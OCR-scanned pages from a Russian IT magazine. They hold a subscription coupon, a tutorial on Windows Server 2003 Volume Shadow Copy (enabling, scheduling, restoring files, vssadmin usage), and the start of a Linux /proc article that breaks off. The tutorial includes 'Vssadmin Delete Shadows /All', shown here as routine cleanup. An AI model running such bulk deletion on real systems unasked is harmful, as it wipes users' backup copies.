ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

1980 руб. (на 15% дешевле чем при покупке в розницу)

Теперь ты можешь получать журнал с КУРЬЕРОМ не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Волгограде, Казани, Перми, Челябинске, Омске.

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО DVD + ХАКЕР DVD + IT СПЕЦ CD:
- Один номер всего за 147 рублей
(на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ









ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва,**

ул. Тимура Фрунзе, д. 11, стр. 44,
ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1080 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начинается с ____________________ 2008г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом   корпус
квартира/офис
телефон (   ) код
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 2008г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция


ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 2008г.	

Ф.И.О.
Подпись плательщика

Кассир

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Движение в тени

ТЕНЕВОЕ КОПИРОВАНИЕ В WINDOWS 2003 SERVER

У системного администратора довольно много обязанностей, но среди них особо стоит отметить процедуру резервирования данных. Причиной потери информации часто являются не системные сбои, а его величество пользователь, который вечно умудряется случайно удалить важный файл, перезаписать его другой версией, переместить неизвестно куда. А вот поиском и восстановлением приходится заниматься админу, который, если с файлом что-то случится, останется, скорее всего, и виноват. А вдруг утраченных файлов несколько?

СЛУЖБА VOLUME SHADOW COPY


В Win2k3 (а также XP и Vista) появилась служба теневого копирования тома (Volume Shadow Copy Service), которая позволяет решить львиную долю проблем, связанных с восстановлением небольшого числа файлов из резервной копии. Кроме того, служба VSS также предоставляет возможность на лету архивировать открытые или блокированные файлы, что особенно полезно в тех программах (MS SQL Server, MS Exchange), которые не имеют самостоятельного механизма резервирования и которые приходится останавливать для создания резервной копии.

Но это еще не все. Представим другую типичную ситуацию: удален файл на сетевом ресурсе. В корзину он точно не попадает, поэтому его восстановление потребует титанических усилий и, возможно, остановки той системы, на диске которой находился удаленный файл. Иначе на его место запросто может быть записана другая информация. При работающей VSS восстановить с ее помощью последнюю копию файла будет невозможно. Зато можно вернуться к ее предыдущим копиям, которые могут несильно отличаться от оригинала, соответственно, суммарное время на восстановление последней версии и затраченные при этом усилия будут на порядок меньше. На практике именно эта возможность и является определяющей при выборе Shadow Copy. С VSS пользователям уже нет необходимости привлекать администратора для восстановления потерянной информации. При наличии соответствующих прав доступа они могут самостоятельно разобраться с проблемой, в любое время обратившись к резервной копии тома.


Стоит помнить, что служба VSS — это не альтернатива резервному копированию, а, скорее, удобное дополнение, помогающее быстро разобраться с мелкими неприятностями. К сожалению, зачастую администраторы даже не подозревают о присутствии этой службы. Обычно они просто прибегают к использованию софта сторонних производителей.

ПРИНЦИП РАБОТЫ VSS

С заданным администратором интервалом (или по требованию) VSS делает снимок общих ресурсов, расположенных на томе NTFS, и сохраняет копию тех данных, которые изменились с момента последнего теневого копирования. Администратор определяет периодичность создания теневых копий и количество дискового пространства, которое разрешено использовать для их хранения. При превышении установленного лимита более старые версии подменяются новыми. Изменения сохраняются не на уровне файлов, а на уровне блоков. В моментальных снимках содержится информация об изменениях (по сравнению с предыдущим снимком). Поэтому пространство, необходимое для хранения такой информации, значительно меньше, чем можно было бы подумать. Хотя и его стоит учитывать, планируя использование дисковых ресурсов, так как при активизации VSS на томе под его нужды требуется выделить не менее 100 Мб.



Активация теневых копий



Установка расписания теневого копирования

Сохраняются такие копии в области диска, которая называется кэшем теневых копий, а сам том, на котором находится этот кэш, именуется томом хранения теневой копии. По умолчанию он создается на том же томе, что и источник, но для повышения отказоустойчивости и быстродействия его можно размещать на отдельном физическом диске. Перед активизацией следует заранее определиться с местом хранения кэша, потому что впоследствии его нельзя будет переместить, не потеряв уже имеющиеся моментальные снимки. В теневых копиях сохраняются также разрешения NTFS и шифрование, что может вызвать проблемы при восстановлении файла.

Функция теневого копирования предназначена для использования с протоколом CIFS (Common Internet File System), поэтому, чтобы получить доступ к предыдущим версиям файла или каталога на выбранном ресурсе, подключаться к нему нужно через общую папку. Даже после локальной регистрации на сервере необходимо использовать путь UNC (Universal Naming Convention).

В версиях Win2k3 Enterprise и Datacenter Edition есть довольно простая возможность копировать или перемещать информацию в сети хранения SAN. В этом случае VSS может легко импортировать большие объемы данных из SAN на сервер, хотя эта реализация зависит от конкретного производителя системы хранения.

Физически кэш находится в скрытой системной папке System Volume Information и невидим для пользователей. Это одна из причин, почему службу VSS можно активизировать только на томах с файловой системой NTFS. Поддерживается весь том целиком и нельзя что-либо исключить или указать на конкретные файлы или каталоги. Поэтому, если на некотором разделе находится каталог, к которому предоставлен общий доступ, придется включать теневое копирование для всего раздела. Если затем в этом же разделе создать еще один общий ресурс, то предыдущие версии файлов будут доступны с момента открытия доступа. Также следует знать, что теневое копирование использует те же разрешения, что были установлены при создании теневой копии. То есть, если мы создали теневую копию, а потом изменили права доступа, добавили или удалили пользователей и/или группы, то они будут иметь все необходимые права для текущих версий файлов/каталогов. Старые теневые копии будут продолжать использовать ранее назначенные разрешения. Чтобы скопировать, посмотреть или восстановить файл, необходимы права, действующие на момент создания теневой копии.

Также следует помнить, что VSS не работает для mount point. Данные на смонтированных ресурсах не будут включены в теневую копию. Поэтому на каждом из них также должна быть запущена служба VSS.


Сами копии доступны как обычные файлы в том виде, который они имели некоторое время назад — будь то день, неделя или месяц. Поддерживается до 64 снимков, то есть фактически, особо не напрягаясь, можно одновременно иметь до 64 версий одного и того же файла, которые легко извлекаются и восстанавливаются. Впрочем, при нехватке дискового пространства версий файлов может быть и меньше.

Размещать теневые копии на системном или загрузочном томе не стоит, так как файлы операционной системы постоянно меняются, и количество копий может быть чересчур большим. Да и особого смысла в этом нет. Поэтому рекомендуется включать VSS только на тех томах, где хранятся пользовательские данные или нужна возможность постоянного архивирования открытых файлов.


ВКЛЮЧЕНИЕ VSS

Включить теневое копирование общего ресурса можно, как минимум, двумя способами. Первый — открыть «Мой компьютер», выбрать свойства нужного диска и перейти на вкладку «Теневые копии» (Shadow copy). Второй — в оснастке MMC «Управление компьютеров» перейти на вкладку «Запоминающие устройства» — «Управление дисками» и в контекстном меню нужного диска выбрать пункт «Свойства». Какой бы способ из этих двух ты ни предпочел, окно откроется одно и то же, поэтому выбранный вариант никак не влияет на дальнейшие действия. Второй способ удобнее при удаленном управлении, а при работе с локальными ресурсами лучше использовать «Мой компьютер».

По умолчанию теневое копирование для всех дисков отключено. Его состояние можно узнать в поле «Время следующего запуска». Нажатие на кнопку «Создать» позволит вручную создать теневую копию выбранного раздела, даже без активации службы VSS. В окне напротив появится дата и время создания теневой копии, а в поле «Использовано» будет показан размер, занимаемый теневой копией. Но прямо сейчас этого делать не стоит, ведь как только будет создана первая теневая копия раздела, изменить месторасположение кэша будет уже невозможно. Придется все удалить и повторить действия. Соответствующий пункт в настройках будет заблокирован.



Утилита Vssadmin



Просмотр доступных версий файла



▷ warning

Прежде чем активизировать службу VSS, необходимо определиться с местом для хранения кэша теневых копий, так как впоследствии кэш нельзя переместить, не потеряв содержащиеся в нем моментальные снимки, а при отключении VSS на томе будут удалены все существующие теневые копии.

Перед активацией автоматического режима создания теневых копий следует нажать кнопку «Параметры». В появившемся окне всего несколько настроек. Так в поле «Том» показывается имя ресурса, на котором создается теневая копия, изменить его, естественно, нельзя. В поле «Место хранения» в раскрывающемся списке «Расположено на томе» выбираем ресурс, на котором будет сохраняться кэш. Нажатие на кнопку «Сведения» позволит получить информацию о наличии места, отведенного под кэш на выбранном томе (если там уже включено теневое копирование). При помощи переключателя «Максимальный размер» указываем ограничение на размер данных в теневой копии. Здесь нужно задать цифру в мегабайтах, но если места на диске много, то можно выбрать и вариант «Не ограничен». Нажав кнопку «Расписание», можно указать, как часто должны создаваться теневые копии. В настройках по умолчанию теневое копирование производится два раза в будний день — в 7:00 и 12:00. Можно установить любое количество заданий, выполняющихся в разный период времени (однократно, ежедневно, ежемесячно, при простое, включении или выключении компьютера) с точностью до минуты. Создавать теневые копии чаще, чем раз в час, вряд ли целесообразно. Закончив установки, выходим нажатием «ОК», нажимаем кнопку «Включить» для активации автоматического создания теневых копий и при помощи «Создать» делаем первую копию вручную. При активном автоматическом теневом копировании значок возле этого тома должен измениться: теперь на нем изображены часы.

Если что-то не будет получаться, обрати внимание во вкладке «Службы» на состояние службы «Теневое копирование тома» (название процесса vssvc.exe). Если она остановлена, теневые копии томов для восстановления не будут доступны, и архивация и восстановление могут не работать. По умолчанию тип запуска установлен «Вручную», что и является рекомендуемым значением. Также для нормального функционирования VSS требует работы службы «Удаленный вызов процедур (RPC)».

ПРИМЕНЕНИЕ ТЕНЕВОГО КОПИРОВАНИЯ

Работать с ресурсами, использующими Shadow Copy, можно в операционных системах, начиная от Win98SE. Но только в WinXP Pro SP2, Win2k3 и Vista есть все необходимое клиентское ПО. Для Win2k SP3, WinXP и Win98SE придется устанавливать его дополнительно. Для WinXP Pro нужный файл можно взять с Win2k3 (%Windir%\System32\Clients\Twclient\X86, файл twcli32.msi). Универсальный пакет доступен на сайте Microsoft (technet.microsoft.com/ru-ru/windowsserver/bb405951(en-us).aspx). Для Win98 и Win2k для установки MSI файла понадобится Windows Installer, который можно взять по ссылкам go.microsoft.com/fwlink/?LinkId=14763 и go.microsoft.com/fwlink/?LinkId=14429 (соответственно). Если установлена Active Directory, удобнее развернуть клиент через Group policy.

Теперь, когда клиент готов, заходим на нужный сетевой ресурс (при локальном просмотре функция не работает), выбираем файл, предыдущую версию которого хотим получить, и в диалоговом окне «Свойства» переходим на вкладку «Предыдущие версии» (если такой вкладки нет, значит, теневые копии не включены). Здесь будут показаны все версии файла, доступные в кэше, с датой и временем создания. Чтобы просмотреть нужную, отмечаем ее и нажимаем кнопку «Показать». Предыдущие версии файла доступны только для чтения, вносить изменения в них нельзя. При помощи двух других кнопок файл можно копировать или восстановить.

Если список предыдущих версий файла пуст, это значит, что файл не изменялся с момента создания первой его копии.

А что делать, если файл был удален? Тогда он не выводится в каталоге в списке файлов и выбрать его свойства не получится. Ничего страшного. Выбираем свойства каталога, в котором хранился файл. Так же, как и для файла, можно выбрать предыдущие копии, копировать информацию или восстановить состояние. Но помни, что при выборе пункта «Восстановить» будут утеряны все изменения для всех объектов каталога! Лучше всего создать новый файл и скопировать в него всю информацию со старой версии.

ОТКАЗ ОТ ТЕНЕВОГО КОПИРОВАНИЯ

При необходимости (например, для освобождения дискового пространства) ненужные теневые копии можно удалить или вообще отказаться от их использования. Чтобы удалить ненужные теневые копии, следует перейти во вкладку «Теневые копии», отметить их и нажать кнопку «Удалить». Если же на выбранном томе не нужна сама функция теневого копирования, то в этой же вкладке отключаем функцию нажатием соответствующей кнопки. В появившемся диалоговом окне подтверждаем свои действия. После этого старые теневые копии будут удалены, а новые создаваться уже не будут.

ТЕНЕВЫЕ КОПИИ ОБЩИХ ПАПОК В КЛАСТЕРЕ

Функция теневых копий работает и в кластерной среде. Причем, реализовать ее поддержку в этом случае достаточно просто. Для этого необходимо выполнить лишь несколько шагов. Сначала создаем на одном из узлов кластера управляемый кластером файловый ресурс общего доступа. Запускаем консоль «Администратор кластеров» и создаем ресурс «Физический диск» для диска, на котором расположена общая папка, а также ресурсы «Сетевое имя» и «IP-адрес», если они еще не созданы, и помещаем их в ту же группу ресурсов. Обязательно настраиваем созданный ресурс общего доступа таким образом, чтобы он был зависим от ресурса «Физический диск», управляющего теневыми копиями, и от ресурса «Сетевое имя» для данного общего ресурса. Переходим в консоль «Управление компьютером», в узле «Общие папки» выделяем пункт «Все задачи» и выбираем команду «Настроить теневые копии». Далее отмечаем том, на котором требуется включить теневое копирование общих папок, и нажимаем кнопку «Включить». Правда, это было нетрудно?

ТЕНЕВОЕ КОПИРОВАНИЕ В КОМАНДНОЙ СТРОКЕ

Управлять теневым копированием можно, используя утилиту командной строки Vssadmin. Поэтому скажу пару слов о работе с ней. Например, чтобы создать новую теневую копию для диска D, используем такую команду:

```
> Vssadmin Create Shadow /For=D:
```

В качестве параметра для For можно указать как букву диска, так и точку подключения. Если запущен другой процесс создания теневой копии, получим ошибку. В этом случае нужно дополнительно задать параметр AutoRetry с указанием времени в минутах, в течение которых будет повторяться попытка создания теневой копии.

```
> Vssadmin Create Shadow /For=D: /AutoRetry=10
```

Удалить все копии для тома можно, применив Delete Shadows. Дополнительных параметров здесь несколько больше. Так том можно указать, использовав букву диска или ID теневой копии (его получишь, введя «Vssadmin List Shadows»). Если планируется удаление всех теневых копий на всех томах, используем All:

```
> Vssadmin Delete Shadows /All
```


Чтобы удалить лишь самую старую теневую копию на томе, введем:

```
> Vssadmin Delete Shadows /For=D: /Oldest
```

Посмотрим список ресурсов, выводимых командой List Shadows:

```
>Vssadmin List Shadows

Содержимое для ID набора теневых копий: {c5346555-bcbd-4153-8f14-7a56ee01710f}
Содержит 1 теневых копий на время создания: 31.12.2007 13:12:22
 ID теневой копии: {4fd99472-f7f3-41a8-8735-58d8b596aa0a}
 Исходный том: (D:)\\?\Volume{4353404a-a4f6-11dc-bac3-806e6f6e6963}\
Том теневой копии: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
Размещающий компьютер: server.com
Обслуживающий компьютер: server.com
Поставщик: "Microsoft Software Shadow Copy provider 1.0"
Тип: ClientAccessible
Атрибуты: Сохранение, Доступно клиентам, Без автоматического освобождения, Без компонентов записи, Разностная
```



Настройка параметров теневого копирования

В третьей строке указан искомый ID. Если для удаления теневых копий используется ID, то с его помощью можно удалить те, которые имеют тип ClientAccessible. Место хранения теневых копий для выбранного тома указывается при помощи параметра Add ShadowStorage:

```
> Vssadmin Add ShadowStorage /For=D: /On=E: /
MaxSize=700MB
```

Введенный лимит дискового пространства после установки можно изменить при помощи Resize ShadowStorage. Запустив утилиту Vssadmin с параметром List Volumes, можно получить список томов, на которых доступна активация теневых копий. Для удаления связи между исходным томом и томом хранения теневых копий следует использовать Delete ShadowsStorage:

```
> Vssadmin Delete ShadowStorage /For=D: /On=E:
```

Для получения списка всех связей нужно ввести List ShadowStorage. Список приложений, использующих теневые копии, получаем при помощи List Writers.

ЗАКЛЮЧЕНИЕ

Восстановить или получить предыдущую версию файла при помощи VSS очень просто. Операцию освоит пользователь с любым уровнем подготовки, и это сэкономит время и нервы не только ему, но и администратору. Учитывая, что VSS настраивается несколькими щелчками мышки, отказываться от использования службы стоит лишь в исключительных случаях. ⌶

ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /



Секреты горячего администрирования

ИСПОЛЬЗОВАНИЕ /PROC ДЛЯ АДМИНИСТРИРОВАНИЯ LINUX-СЕРВЕРА

Довольно банальная ситуация: есть сервер, поддерживающий горячую замену дисков. Ты «на лету» добавляешь накопитель, но как сделать, чтобы система его увидела без перезагрузки? О виртуальной файловой системе /proc, позволяющей изменять установки ядра Linux без перезагрузки системы, о способах противодействия сетевым атакам и о магических клавишах SysRq мы поговорим в этой статье.

КРАТКО О /PROC

Псевдофайловая система /proc — это специальный механизм, позволяющий посылать данные ядру, модулям и процессам (кстати, «proc» — сокращение от «process»). С ее помощью можно получить инфу о процессах и изменять параметры ядра и его модулей «на ходу». Также она может быть полезна для мониторинга производительности, проверки системной информации, конфигурирования системы и изменения конфигурации. Что интересно, /proc находится не на жестком диске, а в оперативной памяти, кроме того, она создает свои файлы и каталоги на основании информации, полученной от ядра. Так как вся работа идет на уровне VFS (Virtual File System layer), для пользователей /proc выглядит как обычная файловая система.
Вывести на экран текущее значение переменной можно с помощью команды cat:

```
# cat /proc/путь/файл [| less]
```

Изменить параметр системы можно путем записи нового значения параметра в соответствующий файл:


```
